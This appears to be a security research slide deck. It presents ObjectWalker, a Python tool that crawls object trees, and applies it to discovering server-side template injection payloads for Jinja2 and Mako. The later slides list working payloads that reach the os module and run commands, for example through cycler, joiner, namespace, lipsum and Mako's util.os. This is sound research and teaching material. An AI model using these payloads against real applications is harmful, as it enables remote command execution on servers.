





# Breadth first search



# Breadth first search



# Breadth first search



`obj_1.attr_2.os --> <module 'os' from '/usr/lib/python3.8/os.py'>`


# Graph exploration problems



There are two problems when using a breadth first search algorithm on the Python object tree.


# Solving graph exploration problems

- **Cyclic traps:** When exploring a sub attribute of an object referring to itself or one of its parents, we will fall in an infinite loop.



# Solving graph exploration problems

- Long exploration time: During the breadth-first search, we will encounter a lot of objects, and many of them more than once. This will result in a massive loss of time while exploring multiple times the same objects.



# Solving graph exploration problems

- Keeping track of objects we already explored by storing their addresses with `id()`

```
24         # Explore further
25         if id(subobj) not in knownids:
26             knownids.append(id(subobj))
27             foundmodules = find_path_to_modules(
28                 subobj,
29                 found=found,
30                 path=path+[subkey],
31                 depth=(depth+1),
32                 maxdepth=maxdepth,
33                 verbose=verbose
34             )
```

# Paths to modules in jinja2

```
[bfs]$ ./audit.py jinja2
[>] Found module 'jinja2._compat' at jinja2._compat
[>] Found module 'collections.abc' at jinja2._compat.abc
[>] Found module 'marshal' at jinja2._compat.marshal
[>] Found module 'pickle' at jinja2._compat.pickle
[>] Found module '_compat_pickle' at jinja2._compat.pickle._compat_pickle
[>] Found module 'codecs' at jinja2._compat.pickle.codecs
[>] Found module 'builtins' at jinja2._compat.pickle.codecs.builtins
[>] Found module 'sys' at jinja2._compat.pickle.codecs.sys
[>] Found module 'io' at jinja2._compat.pickle.io
[>] Found module 'io' at jinja2._compat.pickle.io._io
[>] Found module 'abc' at jinja2._compat.pickle.io.abc
[>] Found module 're' at jinja2._compat.pickle.re
[>] Found module '_locale' at jinja2._compat.pickle.re._locale
[>] Found module 'copyreg' at jinja2._compat.pickle.re.copyreg
[>] Found module 'enum' at jinja2._compat.pickle.re.enum
[>] Found module 'sys' at jinja2._compat.pickle.re.enum.sys
[>] Found module 'functools' at jinja2._compat.pickle.re.functools
[>] Found module 'sre_compile' at jinja2._compat.pickle.re.sre_compile
```



# Paths to the os module in jinja2

```
1  {
2    "modules": {
3      ...
4      "os": [
5        "jinja2.utils.os",
6        "jinja2.bccache.tempfile._os",
7        "jinja2.bccache.tempfile._shutil.os",
8        "jinja2.bccache.fnmatch.os",
9        "jinja2.loaders.os",
10       "jinja2.environment.os",
11       "jinja2.filters.random._os",
12       "jinja2.bccache.os"
13     ]
14   }
15   ...
16 }
```

# ObjectWalker, a python library to crawl objects

objectwalkerPublic

SponsorPinUnwatch2Fork2Starred75


main2 branches4 tagsGo to fileAdd fileCode

p0dalirius Added banner

cd51998 on Oct 2102 commits

.github	Added banner	last month
examples	Improved regular expression core filters	2 months ago
objectwalker	Release 2.2.1	2 months ago
.gitignore	Initial commit	7 months ago
MANIFEST.in	Prepared files for packaging	7 months ago
Makefile	Improved regular expression core filters	2 months ago
README.md	Added example pictures and videos	2 months ago
requirements.txt	Created objectwalker/	7 months ago
setup.py	Release 2.2.1	2 months ago

README.md



A python module to explore the object tree to extract paths to interesting objects in memory.

release v2.2.1PodaliriusSubscribers615

About

A python module to explore the object tree to extract paths to interesting objects in memory.

podalirius.net/

pythonsearchmodulegraphobjectpath

ReadmeActivity75 stars2 watching2 forks

Releases4

2.2.1Lateston Sep 2

+ 3 releases

Sponsor this project


p0daliriusRémi GASCOU (Podali...

patreon.com/Podalirius



# ObjectWalker, a python library to crawl objects

```
[podalirius@lab]$ objectwalker -m jinja2 --filter-module os --max-depth 15
```



v2.2.1  
by @podalirius\_

```
[>] Exploring object tree of module 'jinja2' up to depth 15 ...
[+] Using <module 'jinja2' from '/usr/lib/python3/dist-packages/jinja2/__init__.py'>
[FilterTypeIsModule] [module=os] [module_type=frozen] | jinja2.bccache.os
[FilterTypeIsModule] [module=os] [module_type=frozen] | jinja2.environment.os
[FilterTypeIsModule] [module=os] [module_type=frozen] | jinja2.loaders.os
[FilterTypeIsModule] [module=os] [module_type=frozen] | jinja2.utils.os
[FilterTypeIsModule] [module=os] [module_type=frozen] | jinja2.async_utils.inspect.os
[FilterTypeIsModule] [module=os] [module_type=frozen] | jinja2.bccache.fnmatch.os
[FilterTypeIsModule] [module=os] [module_type=frozen] | jinja2.bccache.tempfile._os
[FilterTypeIsModule] [module=os] [module_type=frozen] | jinja2.clear_caches.__globals__["os"]
[FilterTypeIsModule] [module=os] [module_type=frozen] | jinja2.filters.random._os
[FilterTypeIsModule] [module=os] [module_type=frozen] | jinja2.is_undefined.__globals__["os"]
[FilterTypeIsModule] [module=os] [module_type=frozen] | jinja2.loaders.posixpath.os
[FilterTypeIsModule] [module=os] [module_type=frozen] | jinja2.nodes.inspect.os
[FilterTypeIsModule] [module=os] [module_type=frozen] | jinja2.pass_context.__globals__["os"]
[FilterTypeIsModule] [module=os] [module_type=frozen] | jinja2.pass_environment.__globals__["os"]
```

# ObjectWalker, a python library to crawl objects

```
7     import objectwalker
8     from objectwalker.filters import *
9
10    import sys
11
12    print("[>] Starting to explore ...")
13
14    ow = objectwalker.core.ObjectWalker(verbose=False)
15    ow.walk(sys, path=["sys"], maxdepth=5)
16
17    print("[>] All done!")
```

# ObjectWalker, a python library to crawl objects

```
28     if __name__ == '__main__':
29         s = Server()
30         t = threading.Thread(target=s.worker)
31         t.start()
32
33         print("[>] Starting to explore ...")
34         ow = objectwalker.core.ObjectWalker(
35             filters_accept=[FilterObjectValueContains(regular_expressions=["[a-zA-Z0-9]+\{^[^]+\}"]),
36             filters_reject=[FilterObjectNameIsPythonBuiltin(keep_gadgets=True)],
37             filters_skip_exploration=[FilterObjectNameIsPythonBuiltin(keep_gadgets=True)],
38             verbose=False
39         )
40         ow.find_in_threads(maxdepth=5)
41         print("[>] All done!")
42
43         breakpoint()
44
45         t.join()
```

# Applying graph theory to find Jinja2 SSTI payloads

## The TemplateReference object in jinja2

- TemplateReference object is accessed using `{{ self }}` from within the template.
- `{{ self }}` is a context-free variable:
  - Always accessible even with an empty `.render()`

```
1 >>> jinja2.Template("My name is {{ self }}").render()  
2 'My name is <TemplateReference None>'  
3 >>>
```

# Applying graph theory to find Jinja2 SSTI payloads

- We will use `{{ self }}` as a starting point as it is always accessible inside the Template

```
1 >>> import jinja2
2 >>> jinja2.Template("My name is {{ f(self) }}").render(f=dir)
3 "My name is ['_TemplateReference__context', '__class__', '__delattr__', '__dict__', '__dir__', '__doc__', '__eq__', '__format__', '__ge__', '__getattr__', '__getitem__', '__gt__', '__hash__', '__init__', '__init_subclass__', '__le__', '__lt__', '__module__', '__ne__', '__new__', '__reduce__', '__reduce_ex__', '__repr__', '__setattr__', '__sizeof__', '__str__', '__subclasshook__', '__weakref__']"
```

- All of these attributes are internal functions except:  
`self._TemplateReference__context`

# Applying graph theory to find Jinja2 SSTI payloads

- This `{{ self._TemplateReference__context }}` is very interesting because it gives us access to the following classes :
  - `jinja2.utils.Cycler`
  - `jinja2.utils.Joiner`
  - `jinja2.utils.Namespace`

```
1 >>> import jinja2
2 >>> jinja2.Template("My name is {{ self._TemplateReference__context }}").render
    (f=dir)
3 "My name is <Context {'range': <class 'range'>, 'dict': <class 'dict'>, 'lipsum
    ': <function generate_lorem_ipsum at 0x7f9a1cb0a0d0>, 'cycler': <class '
    jinja2.utils.Cycler'>, 'joiner': <class 'jinja2.utils.Joiner'>, 'namespace':
    <class 'jinja2.utils.Namespace'>, 'f': <built-in function dir>} of None>"
```



# Applying graph theory to find Jinja2 SSTI payloads

- But remember what we found earlier:

```
1  {
2    "modules": {
3      ...
4      "os": [
5        "jinja2.utils.os",
6        "jinja2.bccache.tempfile._os",
7        "jinja2.bccache.tempfile._shutil.os",
8        "jinja2.bccache.fnmatch.os",
9        "jinja2.loaders.os",
10       "jinja2.environment.os",
11       "jinja2.filters.random._os",
12       "jinja2.bccache.os"
13     ]
14   }
15   ...
16 }
```

The os module is imported in  
utils.py

# Applying graph theory to find Jinja2 SSTI payloads

- Use `.__init__.__globals__` to access global variables of the file where the class `Cycler` is defined:

```
1 >>> import jinja2
2 >>> jinja2.Template("My name is {{ self._TemplateReference__context.cycler.
   __init__.__globals__ }}").render()
3 'My name is {\ '__name__\': '\jinja2.utils\', '\ '__doc__\': None, '\ '__package__\':
   '\jinja2\', ... .. '\os\': <module '\os\'' from '\usr/lib/python3.8/os.py\''>, ... ..,
   '\Cycler\': <class '\jinja2.utils.Cycler\''>, '\Joiner\': <class '\jinja2.utils.Joiner\''>,
   '\Namespace\': <class '\jinja2.utils.Namespace\''>, '\_\': <function _ at 0x7f696dd06670>,
   '\have_async_gen\': True, '\soft_unicode\': <function soft_unicode at 0x7f696dd06ca0>}'
```

# Applying graph theory to find Jinja2 SSTI payloads

- We have now a new payload to access the os module directly from a jinja2 Template, without requirements !

```
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('id').read() }}
```

```
1 >>> import jinja2
2 >>> jinja2.Template("My name is {{ self._TemplateReference__context.cycler.
    __init__.__globals__.os }}").render()
3 "My name is <module 'os' from '/usr/lib/python3.8/os.py'>
```

# Shorten the payloads

- We are already inside the template context
- We can remove the `self._TemplateReference__context` from the payloads

```
{{cycler.__init__.__globals__.os.popen('id').read()}}
```

```
{{joiner.__init__.__globals__.os.popen('id').read()}}
```

```
{{namespace.__init__.__globals__.os.popen('id').read()}}
```

# One more thing ...

There is a builtin `lipsum(...)` function in `jinja2`, declared in the documentation:

```
jinja-globals.lipsum(n=5, html=True, min=20, max=100)
```

Generates some lorem ipsum for the template. By default, five paragraphs of HTML are generated with each paragraph between 20 and 100 words. If `html` is `False`, regular text is returned. This is useful to generate simple contents for layout testing.

Source: <https://jinja.palletsprojects.com/en/3.0.x/templates/#jinja-globals.lipsum>

It is not considered as part of the `_TemplateReference__context`, so we did not explore it before. I gave it a try and ...

```
{{lipsum.__globals__.os.popen('id').read()}}
```

# Mako Template engine

- Trying to apply the same technique to the Mako template engine
  - We find 54 direct paths to the os module up to a path of length 8.
- We can then validate our results by rendering a template with only our payload:

```
>>> print(Template("${self.attr.__init__.__globals__['util'].os}").render()  
<module 'os' from '/usr/local/lib/python3.10/os.py'>
```

<https://podalirius.net/en/articles/python-context-free-payloads-in-mako-templates/>

# Mako Template engine


- We find LOTS of paths to os!
- Here are the 4 shortest ones:



```
${self.module.cache.util.os.system("id")}  
${self.module.runtime.util.os.system("id")}  
${self.template.module.cache.util.os.system("id")}  
${self.module.cache.compat.inspect.os.system("id")}
```

<https://podalirius.net/en/articles/python-context-free-payloads-in-mako-templates/>

# Thank you for your attention!



-  [https://twitter.com/podalirius\\_](https://twitter.com/podalirius_)
-  <https://infosec.exchange/web/@podalirius>
-  <https://www.linkedin.com/in/remigascou/>
-  <https://www.github.com/p0dalirius/>
-  <https://www.youtube.com/@Podalirius>